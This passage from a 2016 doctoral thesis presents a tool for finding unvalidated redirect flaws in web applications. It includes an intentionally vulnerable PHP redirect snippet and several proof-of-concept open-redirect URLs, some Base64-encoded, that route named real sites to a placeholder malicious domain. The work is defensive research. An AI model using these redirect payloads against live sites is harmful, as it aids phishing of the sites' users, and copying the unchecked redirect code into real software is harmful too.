NANYANG
TECHNOLOGICAL
UNIVERSITY

DETECTION & PREVENTION OF VULNERABILITIES IN WEB APPLICATIONS

WANG JING

SCHOOL OF PHYSICAL AND MATHEMATICAL SCIENCES

2016

DETECTION & PREVENTION OF VULNERABILITIES IN WEB APPLICATIONS

WANG JING

School of Physical and Mathematical Sciences

A thesis submitted to the Nanyang Technological University
in partial fulfilment of the requirement for the degree of
Doctor of Philosophy

2016

Acknowledgements

First and foremost, I am truly grateful to Prof, Wu Hongjun, for his guidance and encouragement in the last four years. He has given me valuable advice on research ideas and methodologies. His devotion to research is in itself an inspiration for me. He is kind, resourceful and responsive to my questions and needs. I can not be more thankful to him as my supervisor.

I want to specially thank Wei Lei, my collaborator and friend. In the first two years after I started to do the current research, I know little about computer & web security. He introduced some basic structures and techniques in this field.

I would like to thank the anonymous examiners of this thesis for their valuable time spent and the comments they provide.

Lastly, I want to express my utmost gratitude to my friends and family. Their unconditional support, understanding and trust are always behind me. Special thanks to my best friend Yang Bowen, who has given me tremendous help in writing and polishing the thesis.

List of Works

Below is a list of works that I have done during my Ph.D. years in NTU.

1. Publications

Jing Wang, Hongjun Wu. URFDS: Systematic Discovery of Unvalidated Redirects and Forwards in Web Applications. In proceedings of IEEE CNS, 2015. (Accepted)

2. Discovered Web Application & Software Vulnerabilities

See Appendix A for detail

3. Formalized a New Phishing Model ”Covert Redirect”

See Appendix B for detail

4. Discovered Vulnerabilities in Well-Known Websites

See Appendix C for detail

5. Received Recognitions

Mentions in Popular Websites' Hall of Fame

See Appendix D for detail

Media Coverage

See Appendix E for detail

Abstract

Web applications allow users to receive and communicate content from remote servers through web browsers. They are becoming the dominant way for users to access online services. Meanwhile, web applications have raised a great many security concerns, to name a few, coding weaknesses, vulnerabilities, and leakage of sensitive data. All of those can be exploited by cyber criminals. In a 2014 report, McAfee estimated that the cost of cybercrime is more than $400 billion in 2013 [89]. Thus it is imperative to detect and prevent these crimes. It is for this purpose that security professionals develop tools to detect different web vulnerabilities and at the same time, design new web architectures to minimize loopholes for web attacks.

The thesis introduces two detection tools that target Unvalidated Redirects and Forwards (URF) and Cross-site Scripting (XSS) vulnerabilities. They use heuristic method and are rather flexible. Protocol-independent modules are used to send data to targeted web applications. The fact that the algorithms are written in simple scripting languages and yield zero false positive rates makes them highly practical and effective.

The thesis also presents a new attack model Covert Redirect. The vulnerability exists often because of a website's overconfidence of its partners. To be more specific, website generally does not perform sufficient validation of the redirected URLs that belong to the domains of its partners. Covert Redirect can also be used to attack single sign-on (SSO) systems. This work was first covered in detail by CNET and subsequently reported by many others, such as Yahoo, FOX News and Tech Xplore.

In the third part, we list several other vulnerabilities that we found. Dozens of them have been accredited with unique CVE numbers. They belong to various categories, SQL Injection, Denial of Service (DoS), Cross-site Request Forgery (CSRF), Remote File Inclusion (RFI), Information Leakage, HTTP Response Splitting (CRLF), Code Injection and Directory Traversal. The fact that many of the vulnerabilities have drawn the attention of popular security news media such as ZDNet, Tom's Guide, The Register

and Computer World is evidence of their importance.

DOM-based XSS is one of the three types of XSS vulnerabilities. It works by modifying the DOM environment in the victims' browsers. There is a large body of extant literature on reflected XSS. However, very few researches focus on DOM-based XSS. In this thesis, we will introduce a project that is underway and related to the prevention of DOM-based XSS.

Contents

Chapter 1

Introduction

Most businesses have embraced web application due to its inexpensive channel. In addition, given the sheer number of active users on the Internet, they also provide excellent distribution channels for a myriad of organizations. According to Internet Live Statistics, the number of Internet users reached 3 billion in 2014. The first billion was reached in 2005 while the second billion in 2010 [9]. Most of these users use web applications in their daily life.

Web applications are computer programs that use the web browser as a user interface. They are written primarily in browser or server supported languages such as PHP, Java, HTML and JavaScript.

Today's web applications are quite different from the static text and graphics showcases of the mid and early-nineties. They can query the server and dynamically generate web documents to the client. At the same time, client-side scripts may also be used to generate personalized content according to the individual settings and preferences. One keyword can be used to describe it - dynamic. Communication between browser and server is all the more important. Hypertext Transfer Protocol (HTTP) is the commonly used standard for such communication. The protocol specifies how a browser should format and send a request to a Web server. Since HTTP treats each request as an inde-

pendent transaction that is unrelated to the previous request, it is a stateless protocol. Because of this, it is a challenge for web applications to manage client state on the server side. A single use scenario often involves navigating through a number of web pages. To address this problem, the World Wide Web Consortium (W3C) proposed an HTTP state management mechanism. The mechanism uses cookies - data stored at users' browser - to keep track of the state information.

Both the languages and the protocols may result in various vulnerabilities. For instance, Cross-site Scripting (XSS) can be used to steal cookies and to break into someone's login session. Now, we will introduce several main categories of web application vulnerabilities.

1.1 Common Web Application Vulnerabilities

The risk of web application vulnerabilities increase along with the mass market adoption of web applications. Attacks targeting top-websites happen every day. Common Vulnerabilities and Exposures (CVE) reports indicate that web application vulnerabilities have replaced computer attacks to become the vast majority. Open Web Application Security Project (OWASP) is an institute that sets standards for web application security. It publishes major web application threats "OWASP Top 10" every three years [115]. XSS, Injection (e.g., SQL, OS, and LDAP), Unvalidated Redirects and Forwards (URF), Cross-site Request Forgery (CSRF), Insecure Direct Object References (e.g., Directory Traversal) and Sensitive Data Exposure (e.g., Full Path Disclosure) appear on the OWASP Top 10 list in both 2010 and 2013.

One of the direct consequences of the above vulnerabilities is phishing. Phishing is a notable threat to e-commerce sites and banking. It poses continual threat to the web community. Very few precautions can be used to reduce the risk. According to Kaspersky, from 2012 to 2013, 37.3 million users around the world were subjected

to phishing attacks, up 87% from 2011 to 2012 [77]. URF is one vulnerability that can be used in phishing attacks. In Chapter 2, we will introduce a tool to detect URF. Meanwhile, a new phishing model Covert Redirect will be elaborated in Chapter 3.

On the Internet, XSS is the most prevalent web application security threat. There are three types of XSS attacks: reflected XSS, stored XSS and DOM-based XSS. By exploiting XSS attacks, attackers can alter victim's browser functionality, access sensitive information, spy user's life habit and so on. In general, XSS are difficult to detect and prevent while they are easy to execute [38, 40, 74]. We designed tools different from the current approaches to detect and prevent XSS attacks. Chapter 4 and 6 provide the details.

SQL Injection is identified as one of the most dangerous vulnerabilities for web applications [61, 23]. Attackers may gain complete access to victim's database which may contain sensitive information. In Chapter 5, we will present and describe some of the SQL vulnerabilities that we found as well as other types of vulnerabilities.

1.2 Contributions

We designed a few fuzzing tools[1] and found various vulnerabilities related to a large number of well-known, high-profile websites, including Facebook, Google, Microsoft, LinkedIn, Yahoo, Alibaba, Amazon and eBay. We informed the affected websites of the discovered vulnerabilities if we were able to obtain contact information. In the cases that the security officers of the concerned websites wrote back to us, our findings were confirmed and our names might be listed in the Hall of Fame of the companies.

Summary of Contributions. This thesis makes the following contributions:

[1]Fuzzing is a software testing technique to discover security vulnerabilities or errors in networks, operating systems and softwares. It is a type of black-box testing. Fuzzing works well for problems that result in program crashing.

- We propose an approach based on machine learning to search for URF vulnerabilities. Our work solved several tough problems related to the diverse structure of URLs.

- We describe a new attack model via Covert Redirect, which makes use of Open Redirect and XSS holes that exist in the partner websites or third-party applications. This model enables attacks on trusted websites.

- We present an effective automated mechanism to detect XSS vulnerabilities in web applications. Our method uses a set of tests and heuristics to determine if the links can be exploited by XSS attacks.

- We found many vulnerabilities. Some of them exist in popular web applications and are very important. This is perhaps why they gained much media attention.

- Though DOM-based XSS is one of the three types of XSS vulnerabilities, very little research has been done on this type of vulnerability. We carried out a project on the prevention of DOM-based XSS.

Chapter 2

Unvalidated Redirects and Forwards Detection System

Web applications have grown tremendously over the past few decades. Different applications are constructed using heterogeneous languages such as JavaScript, PHP and SQL. Some of the languages such as JavaScript run on the client side while others such as PHP run on the server side. Moreover, most web applications have database systems stored in different places away from the server. Some may have hundreds of millions of users. They would need to accept and process hundreds of parameters (e.g., $_GET, $_POST, $_COOKIE, $_REQUEST) [13] interacting with users on the client side.

Given the popularity and complexity of these web applications, web applications have become valuable targets for attackers. According to SANS institute [67], web application attacks consist of more than 60% of the total cyber attacks observed on the Internet. These attacks exploit vulnerabilities such as SQL Injection [60, 65], Cross-site Scripting (XSS) [36, 38, 141], and Cross-site Request Forgery (CSRF) [37, 86].

XSS and SQL Injection can be used to steal sensitive information from users and web application databases. CSRF can be used to operate on the victim's account. Code Injection, XSS and Unvalidated Redirects and Forwards (URF) can be used to launch

phishing attacks on trusted servers and construct fake web pages. Web applications can be exploited and converted to malicious websites that target a wide range of users. According to SANS Institute, most website owners fail to scan effectively for the common flaws [67].

XSS, SQL Injection, CSRF and Code Injection are well-known and have drawn a large amount of attention. In contrast, though listed on the OWASP Top 10 list [115], URF has not received enough attention it deserves. In 2008, Shue et al. published the first work prescribing a systematic method to detect URL redirection vulnerabilities [126]. However, their work does not consider some situations that may result in a high false negative rate. To overcome this, we designed a new mechanism - Unvalidated Redirects and Forwards Detection System (URFDS).

The rest of this chapter is organized as follows. Section 2.1 offers the basics of URL Redirection. Section 2.2 talks about the previous methods to detect URF and highlights the overlook areas. Section 2.3 describes our URFDS approach and its main components. Section 2.4 and 2.5 elaborate on how URFDS is implemented and evaluate the results. Section 2.6 gives the related work and briefly concludes.

2.1 URL Redirection

URL redirection is necessary when contents are moved from one place to another. In addition, well-designed redirection makes better user experience. At the same time, site administers can use redirection to track their users' browser trails and patterns. However, if used improperly, URL redirections can lead to phishing attacks.

2.1.1 Phishing Attacks

Phishing is in fact a criminal act. It uses technical subterfuge and social engineering to steal a user's important information such as financial credentials and personal iden-

tities. Its technical schemes include installing malware in victims' personal computer to steal important personal information, interacting with victims' online account to get password and bank card information, misdirecting victims to counterfeit website to monitor and intercept keystrokes through attacker-controlled proxies. Social engineering schemes include using spoofed emails purporting from legitimate parties, leading victims to a faked website that tricks them to enter their credentials.

From RSA's monthly fraud report, an estimated 5.9 billion USD dollar is lost due to phishing in 2013 [15]. The occurrence of phishing attacks is increasing these years. The number of recorded phishing attacks is 279,580 in 2011, and 450,000 in 2013. The annualized growth rate is 30%.

It is a tough task to prevent phishing. One of the difficulties comes from the fact that an attacker can easily create a similar replica of a good web application website, such as a well-known bank web page, which looks convincing to the victims. Dhamija and Tygar's work [119] shows that it is not hard for attackers to create a good looking website for phishing. But it is difficult for normal users to recognize the phishing website because they are unfamiliar with browser security indicators. It is not easy for computers to identify phishing attacks, either. Therefore, users are often in danger of the growing threat.

One way to prevent phishing takes advantage of the browser toolbar. It includes techniques such as Netcraft [8] and Spoofguard [49]. In Cranor et al.'s report [51], these toolbars can get 85% accuracy in identifying phishing websites. Another way to prevent phishing is through the email filter. It can check for words that are used to trick users and filter phishing email directly before they are read. Both ways use URF as an important criterion to identify phishing attacks [54].

2.1.2 Mechanism of URL Redirection

Before we delve into the methods of URF detection, let us take a look at the mechanism of URL redirection. From the security viewpoint, normal redirection is not dangerous at all. The dangerous redirection is URF, which can be used to launch phishing attacks and bypass application's control checks[1].

There are three main mechanisms used for URL redirection. The first mechanism uses the HTML refresh. The refresh function is primarily used to set how often the page should be automatically reloaded in the HTML code. It uses a HTML meta element with the http-equiv parameter set to "refresh" and a content parameter giving the time interval in seconds. This gives site convenience to change contents frequently. This mechanism allows redirection to specified destinations by reloading new pages. The destination might be different from the initial page a user visits. Since this mechanism causes the user to fetch the initial page containing the refresh redirect first, it is inefficient. Client-side scripting languages is another common mechanism. These scripting languages include JavaScript and VBScript. When a user clicks a redirect link of this kind, the user's browser first loads a web page containing a scripting language that specifies the redirect destination. This mechanism is similar to HTTP refresh. Both of them require additional web pages to be loaded. However, redirection that uses scripting languages may not work if the user's browser does not support the particular languages or has them disabled. Finally, the most widely used mechanism is HTTP redirect, which is based on the HTTP protocol. This mechanism uses dynamic code that works on the server side, such as PHP, Java, C# or VB.net. When a user clicks a redirect URL, the web server responds with the destination URL to the user. Meanwhile, a status code such as 301 is attached to indicate that the user has been redirected. Here is an example of HTTP redirect, `http//www.safewebsite.com/redirect.php?url=http://www.redirected.com`. The destination is `http://www.redi`

[1] One such example is Covert Redirect.

rected.com.

Suppose an attacker can modify the destination with any host name, such as http://www.malicious.com. If a user receives this link in an email or an instant message, he may think that by clicking the URL, he is visiting http://www. safewebsite.com, while the fact is that he is being redirected to http://www.malicious.com. To distinguish such phishing redirect URLs, one needs to understand the mechanism of URL redirection. Unfortunately, normal Internet users know little about it.

The following is a piece of dangerous server-side PHP code of URL redirection. We can see that it does not check "url_redirect", the destination of the redirect URL. Instead, any destination URL is allowed in the redirection.

```
<?php
 $destination = $_GET["url_redirect"];
 header("Location: $destination");
?>
```

The following, on the other hand, is a piece of safe server-side PHP code. It uses a whitelist. This means only the sites in the whitelist are allowed for redirection.

```
<?php
 $destination = $_GET["url_redirect"];
 if ($destination in whitelist)
 {
        header("Location: $destination");
 }
?>
```

2.2 URF Detection

As mentioned above, URF belongs to the OWASP Top 10 list in both 2010 and 2013. By modifying a trusted URL that suffers URF vulnerabilities, an attacker could launch a phishing scam to steal user credentials. Since the server name in the modified link is likely to be familiar to the victim user, the phishing attempt may have a more trustworthy appearance and a higher success rate.

There are some commercial softwares designed to detect URF vulnerabilities. But they do not publish their mechanism details. Shue et al. [126] provide the first heuristics to detect URF. Our work builds upon their concept. More importantly, it can detect special URF vulnerabilities as listed in Section 2.2.2. As far as we know, no previous works have considered these special situations.

2.2.1 Previous Methods of URF Detection

The following is a link that contains a dynamic redirect. In the link, the server website is `http://www.safewebsite.com`. "redirect.php" is the PHP code for the redirection that works on the server side while "url" is the parameter that specifies the redirected page `http://www.redirected.com`. The query string starting with "?" contains data to be passed to the programs running on the server. The parameter/value pairs are usually separated by ampersand "&" as shown in the example. But occasionally some URLs use semicolon ";" as the separator.

```
http://www.safewebsite.com/redirect.php?url=http://www.redirected.com
&code=123456&other=abcdef
```

To our best knowledge, Shue et al.'s paper [126] is the only published academic work to detect URF vulnerabilities. It uses a set of heuristics as the detection method.

In computer science, the definition of heuristic is that it is an algorithm that performs swiftly and/or provides good result consistently. It works by systematically scanning files using signatures. It can be employed by various programs to detect viruses, trojans, worms and many other threats to the computer or web. Shue et al. try to find dynamic URL redirections by searching for the HTTP protocol prefixes, `http://` or `https://` and suppose they are the indicators for redirect destinations [126]. In order to check whether some additional parameters are used together to infer the destination, they use two simple strategies. One is to alter all parameters simultaneously in trivial ways. The other is to drop all parameters other than the redirect URL. Yet, there are several areas that they overlooked with this method.

2.2.2 Overlooked Areas

In this section, we will discuss several areas of URF detection that were previously overlooked. We shall crudely classify them into four main categories.

Cat 1. Login- or Registration-related URL This type of redirection happens only if the user has been successfully authenticated. Take the link below as an example. We can see that the dynamic PHP code that runs on the server side is "login.php". It checks if the user is logged in. If not, it will not redirect the user. The problem with existing automatic URF detection tools is that they cannot detect such links even though these links suffer URF vulnerabilities as they are unable to pass through the authentication.

```
http://www.safewebsite.com/login.php?redirect=http://www.safewebsite
.com&code=123456&other=abcdef
```

Cat 2. URL with multiple prefixes The number of HTTP prefixes such as `http://` or `https://` in a URL may be larger than two. However, only one prefix signals

redirection; others may be used for, say, authentication or tracking. As shown in the link below, the actual redirected website is `http://www.redirected.com`, while `http://www.tracking.com` is the tracking URL. During our tests, these types of URLs are very common.

```
http://www.safewebsite.com/redirect.php?url=http://www.redirected.
com&url1=http://www.tracking.com&code=123456&other=abcdef
```

Multiple HTTP prefixes also provide fertile ground for latent attacks. The user may be first redirected to a website and immediately get redirected to another site. This is just as being redirected from the initial website directly to the third site. We term this type of vulnerability "Covert Redirect" and will discuss in detail in the next chapter.

Cat 3. Fully Encoded Redirect URL Sometimes the string for the redirect URL could be fully encoded. Yet, previous works only consider the case whereby the reserved characters are encoded with hexadecimal notations. They simply decode the hexadecimal characters and then look for the HTTP protocol prefixes in the URL. However, the redirected destination could be encoded by more complicated methods such as Base64. As a result, previous methods would not be able to detect URF embedded in this type of URL. Below is one example using such encoding scheme. Notice that `aHR0cDovL3d3dy5yZWRpcmVjdGVkLmNvbQ==` is the redirected destination and there is no HTTP prefix `http://` or `https://` at all. But its decoded value is `http://www.redirected.com`, exactly what we are looking for.

```
http://www.safewebsite.com/redirect.php?url=aHR0cDovL3d3dy5yZWRpcmVj
dGVkLmNvbQ==&code=123456&other=abcdef
```

Cat 4. URL Containing Rare Delimiters Apart from the frequently used delimiter, "&", there are many other, though less popular, types of delimiters that would appear in a URL, which complicates the detection of URF. Previous works consider only "&" as the delimiter and disregard other possibilities. Thus, their mechanisms cannot detect vulnerable URL of this type. Following are examples of different separators:

```
Ampersand &: param1=value1&param2=value2&param3=value3
Semicolon ;: param1=value1;param2=value2;param3=value3
Underscore _: param1=value1_param2=value2_param3=value3
```

There are a few other queer situations. One situation is that a singular parameter in the URL is used to check for redirection. If the parameter holds some special characters, all links will be allowed in the redirection. Another instance is that if the URL does not contain one particular parameter, the redirection will be allowed. From our observation, the number of queer situations of these types is very large. No previous works have dealt with them.

Next, we will describe the methods to solve them by our URFDS.

2.3 Automated URF Detection with URFDS

The Unvalidated Redirects and Forwards Detection System (URFDS) we propose to automatically detect URF in websites consists of five major components and two special modes.

The five components include a spider, an analyser, a modifier, a filter and a database. The instrumented spider is responsible for fetching web pages and extracting all links in these pages. The analyser then diagnoses the structure of these URLs. More specifically, it checks how many parameters and HTTP prefixes, `http://` or `https://`

are present in each URL and stores the links in the database according to their characteristics.

The modifier continues to work on one of the sub-databases. It modifies the stored links to generate a variety of new ones for further testing. The filter then gets the second round of data from the spider and verifies whether a redirect URL is validated. The database stores all the collected and processed information which will be later used to generate a report. It has five sub-databases to store different links.

The URFDS has two special modes to deal with the special URLs - fully encoded redirect URL and login- or registration-related URL as described in the previous section.

A sketch of the system structure is shown in Figure 2.1. We will describe the various components and modes in greater detail in the following.



Figure 2.1: Architecture of URFDS

2.3.1 Spider

We modified the GUN Wget [6] software to create our own spider and embed it in the URFDS. The spider browses the websites in a methodical and automated manner. It uses deep-first search algorithm [140] and we can set the depth of the scanned links from a given URL. In order to deal with different websites properly and efficiently, the spider is equipped with the ability to agent all popular browsers such as IE, Chrome, Firefox and Safari. When the web pages are retrieved, the spider extracts the links in the pages as well as the HTTP headers.

2.3.2 Analyser

The analyser diagnoses the links to determine their components. If a link contains no parameter, it is dropped immediately. For links that contain one or more parameters, they are divided into two groups.

The first group are links that have only one HTTP prefix `http://` or `https://`. But they may still contain a redirect that is encoded, say, by Base64 or Hash Function (Cat 3 URL in Section 2.2.2). They are stored in Sub-database 1 for further analysis. When Mode 1 is activated, they are passed to the spider for heuristic tests. If a link is proved to be a redirect URL, it is passed back and stored in Sub-database 2. The reporter will later report it to the URFDS users for manual analysis.

Links in the second group contain at least two prefixes. They may be highly vulnerable to URF attacks. They are first stored in Sub-database 3 and will be extracted by the modifier for further analysis later. We have to take note that the presence of multiple HTTP prefixes does not necessarily mean there is a redirect in the link.

2.3.3 Modifier

The modifier attempts to modify the links stored in Sub-database 3 so as to verify if the links contain any unvalidated redirect. The idea is simple: locate the destination URL, substitute it with a pre-specified URL[2] and send the modified link to the spider to see if the page will be redirected to our pre-specified address. If the expected redirection occurs, then we deem the original link unvalidated.

One challenge in this approach is how to locate the destination URL. To locate the starting point is easy; one simply looks for the HTTP prefixes. To locate the ending point, on the other hand, is not so straight forward. As we have seen in Section 2.2.2, identification of the destination URL can be complicated by the different separators used and at the same time by the presence of multiple, and often nested, URLs. We can see that in the link below, URL `http%3A%2F%2Fwww.malicious.com%3F%26code1%3D=65431` is nested in another URL `http://www.redirected.com%2Fredirect.asp%3Furl1%3Dhttp%3A%2F%2Fwww.malicious.com%3F%26code1%3D=65431` and serves as the value of parameter "&url". It is the final destination of the redirect. Due to nesting, string "%26"[3], instead of the conventional "&", should be taken as the relevant ending symbol for the destination URL.

```
http://www.safewebsite.com/redirect.php?url=http://www.redirected
.com%2Fredirect.asp%3Furl1%3Dhttp%3A%2F%2Fwww.malicious.com%3F%26
code1%3D65431&code=123456&other=abcdef
```

By observing the 142,522,691 links in our test, we find that the depth of URL nesting is generally no greater than three levels. Hence, we consider all of the following characters as the possible ending symbol of a destination URL: "&", ";", "_",

[2]The URL is a specially constructed 100-character string that is very unlikely to appear in the links of other web pages.

[3]This is the hexadecimal value of the encoded "&".

”%26”, ”%3B”, ”%5F”, ”%2526”, ”%253B”, ”%255F”, ”%252526”, ”%25253B” and ”%25255F”.

For each stored link, we alter the probable destination URLs to our pre-specified address. If the expected redirection occurs for any reconstructed URL, the original link is deemed unvalidated and stored in Sub-database 5. Otherwise, we sieve out the links that are verified to be redirect URLs.[4]

If the URL of the final destination is found in the original link, we conjecture that additional parameters are present in the URL to verify the redirection. To test this hypothesis, we perturb all the parameters other than, but on the same level as, the destination parameter by adding 3 ”a”s at the end of each of them. If the destination is different from the one obtained without any change to the URL, we deem that one or more parameters are in use for redirect verification. We then store the link with a tag to indicate its usage of additional parameters for verification in Sub-database 5. On the other hand, if the destination is the same, it is most likely that the server redirects a non-existent page to a pre-determined location. We still store the link in Sub-database 5 for further manual analysis.[5]

If the URL of the final destination is not found in the original link, it is also stored in Sub-database 5 for manual analysis.

2.3.4 Filter

The filter verifies whether redirection happens successfully by checking the returned URL together with the HTTP response status code passed from the spider. If the returned URL is the one we specified earlier and the status code belongs to the range 30*, we consider the original redirect URL vulnerable to URF attacks.

[4]We send out the link and check if the final destination is the same as shown in the root link, demarcated by ”?”.

[5]Note that links stored in Sub-database 5 are computer-processed and are tagged to indicate their corresponding test results.

2.3.5 Database

As shown in Figure 2.1, the database can be divided into 5 sub-databases, each storing URLs with certain properties. We have already referred to some of them when we introduced the other components of URFDS.

Sub-database 1 stores URLs that have only one HTTP prefix. As far as we know, these links are not examined by other URF detection tools. If these links are proven to contain a redirect, they will be passed on to Sub-database 2 and later reported to end users for manual analysis.

Sub-database 3 contains links that have more than one HTTP prefixes. For these links, URFDS performs more thorough tests than existing detection tools. We take not only "&" as the end symbol of a destination URL, but also other delimiters such as ";", "_" and (multiple) hexadecimal encoded delimiters.

Sub-database 4 contains links that require authentication before any redirect. This type of redirect URL is hard to detect even though it contains URF vulnerabilities. It has been classified as Cat 1 URL in Section 2.2.2. This type is especially important but has been overlooked thus far. When Mode 2 is activated, URFDS user can extract the links from the database for more in-depth analysis.

Lastly, Sub-database 5 contains links that are verified to be vulnerable to URF attacks and will be reported to URFDS end users.

2.3.6 Two Special Modes

Mode 1 deals with links whereby the redirect URLs are fully encoded (Cat 3 in Section 2.2.2). When it is activated, URFDS extract links from Sub-database 1 and carries out heuristic tests to verify if the final destination is the same as the root link before "?". If they turn out to be different, this link is deemed as a redirect URL and stored in Sub-database 2 for further manual analysis.

Mode 2 is used to filter out login- or registration-related URLs (Cat 1 URL in Section 2.2.2) from Sub-database 3. By observing more than 1,000 login and registration pages, we find that these types of links tend to contain keywords such as ”login.php”, ”register.php”, ”login.asp” or ”register.aspx”. We build a list of all the possible keywords found. The list can be expanded by machine learning. URFDS users can also input their own keywords.

We tried to test these links automatically by attaching a registered user's cookie but it does not work very well. We thus store these links in Sub-database 4 and report them to the users for manual analysis.

As far as we know, no former URF detection tools can detect the above two types of special redirections, because such redirect links are dropped either at the beginning of the tests or during the heuristic process.

2.4 Implementation

URFDS is designed as an independent tool and first implemented in Linux systems. Similar to many other vulnerability scanners, URFDS retrieves web pages directly without rendering them in real browsers. It is also customizable; users can configure settings such as scanning depth, waiting time between requests and certificate checking. Users can choose an agent browser (IE, Chrome, Firefox, Safari) as well.

Simultaneously, URFDS supports three different operating modes: Normal Mode, Mode 1 to deal with fully encoded redirect URLs (Cat 3) and Mode 2 to deal with login- or registration-related URLs (Cat 1).

2.4.1 Data Collection

In order to test the extent of vulnerable links on the Internet, we performed extensive experiments. We extracted 1,000 links of top-ranked sites worldwide from Alexa Web

Information Service [20]. We include the top 500 most popular sites according to the overall ranking, as well as another 500 from the top 16 categories as shown in Table 2.1. The spider uses these 1,000 links as the starting points and crawls the web for additional links. In total, we have 142,522,691 unique links for testing upon the removal of duplicate links.

Internet	News	Shopping	Games
Sports	Sports	Health	Science
Travel	Government	Social Network	Regional
Business	Kids and Teens	World	Others

Table 2.1: Top 16 Categories of Most Popular Websites in Alexa

2.5 Evaluation

From our analysis, we found that 1,482,547 links contain more than one HTTP prefixes, accounting for 1.04% of the total. 38,289,653 links have only one HTTP prefix but at least one parameter, accounting for 26.86% of total links. 102,780,490 links do not have any parameter, accounting for 72.1% of the total. A summary is collated in Table 2.2.

	Number	% of Total
Link with More Than One HTTP Prefixes	1,482,547	1.04
Link with One HTTP and at least One Parameter	38,289,653	26.86
Link with No Parameter	102,780,490	72.10
Total Links	142,552,691	100.00

Table 2.2: Overview of Links

Among the links that contain more than one HTTP prefixes, 9,637 links contain

symbols we deem to represent login- or registration-related URLs, accounting for 0.0068% of the total and 0.65% of the 1,482,547 links.

There are 117,905 links with multiple HTTP prefixes proven to be vulnerable to URF attacks, accounting for 0.125% of total links and 10.2% of links with more than one HTTP prefixes.

For links that have only one HTTP prefix and more than one parameter, 2,776 links have a destination that is different from the initial URL, accounting for 0.00195% of the total links and 0.0073% of the links that have only one HTTP prefix and more than one parameter.

Since the destination URL of the modified link is under our control, we only need to verify whether the final destination is the pre-specified page. Thus, the false positive rate is zero.

2.5.1 Vulnerabilities Found in Overlooked Areas

Using URFDS, we identified many important vulnerabilities in dozens of softwares and well-known websites, such as Google, Facebook, Microsoft, eBay, LinkedIn and Apple. These vulnerabilities have been reported to the respective companies and most of them have been patched.

Vulnerabilities Related to Cat 1 URL. We found in many popular websites URF vulnerabilities that are masked by authentication. The websites include Microsoft, eBay, Apple, ESPN, etc.

For Microsoft, we found several such vulnerabilities. One of them resides in its popular web application ”Hotmail”. As shown in the link below, the flaw occurs at the ”&wreply” parameter in the ”signup.aspx” page.

```
https://signup.live.com/signup.aspx?lcid=1033&wa=wsignin1.0&rpsnv=12
```

```
&ct=1393008818&rver=6.4.6456.0&wp=MBI_SSL&wreply=https%2F%2Fsecure.
skype.com%2Flogin%2Foauth%2Fproxy&lc=1033&id=287688&mkt=en-SG&fl=wld
```

As another illustration, some vulnerable URLs that belong to eBay are given below. We can see that eBay's community websites in many countries are affected. The flaw occurs at the "&referer" parameter in the "sso_login_redirect" page.

In both examples, we observe keywords, such as "signup.aspx" and "login". URFDS is able to identify them when Mode 2 is activated.

```
http://community.ebay.de/plugins/common/feature/oauth2sso/sso_
login_redirect?referer=http%3A%2F%2Fcommunity.ebay.de%2F

http://community.ebay.co.uk/plugins/common/feature/oauth2sso/sso_
login_redirect?referer=http%3A%2F%2Fcommunity.ebay.co.uk%2F

http://community.ebay.it/plugins/common/feature/oauth2sso/sso_
login_redirect?referer=http%3A%2F%2Fcommunity.ebay.it%2F
```

Vulnerabilities Related to Cat 2 URL. URFDS is able to better handle these types of URLs than the existing tools. The reason is that URFDS can locate all possible URLs embedded in a link and perform heuristic tests while traditional tools only consider links with a single embedded URL. These types of URLs are very common. We shall not elaborate here.

These URLs may contain Covert Redirects. We found such vulnerabilities in websites such as Amazon, Taobao, Yahoo and Google.

Take Amazon as an example. Before a user is redirected out of its site, Amazon will validate the redirect by checking the "&token" parameter. Every legal destination website will be given a token. This idea seems to work well. However, all URLs that

belong to the destination website have the same token. This means that if the external site itself has URF vulnerabilities, the user can be redirected to any site from Amazon. We will discuss this issue in detail in the next chapter.

```
http://www.amazon.com/gp/redirect.html?location=http%3A%2F%2Fwww.
kindlepost.com%2F.services%2Fsitelogout%3Fto%3Dhttp%253A%252F%252F
www.malicious.com%253F%2526_return%253Dhttp%25253A%25252F%25252Fwww.
kindlepost.com&token=97EABBFF98EABCEDF090385394AD488FF77F2E0D
```

(3) Vulnerabilities Found in Cat 3 URL.

From our experience, it is very time-consuming to find such vulnerabilities. One such vulnerability we found occurs in the popular WordPress Newsletter Plugin, a web application developed by Satollo.net [26]. The affected versions are 2.6.* and 2.5.*. The Open Source Vulnerability Database (OSVDB) ID that refers to this vulnerability is 119170 [107]. The flaw occurs at the "&nr" parameter in the "do.php" page. The link below is a hypothesized example. We can see that it contains only one HTTP prefix. The value of parameter "&nr" is `aHR0cDovL3d3dy5tYWxpY2lvdXMuY29t` which does not give the slightest hint of any URL redirection. However, when we do heuristic tests for the link with special Mode 1 activated, the final destination is `http://www.malicious.com` instead of `http://www.example.com`. This proves that the link contains a redirect. We then analysed the link `aHR0cDovL3d3dy 5tYWxpY2lvdXMuY29t` and found that it is the encoded value of `http://www. malicious.com` under common Base 64 encoding scheme.

```
http://www.example.com/wp-content/plugins/newsletterpro/do.php?a=r
&nr=aHR0cDovL3d3dy5tYWxpY2lvdXMuY29t
```

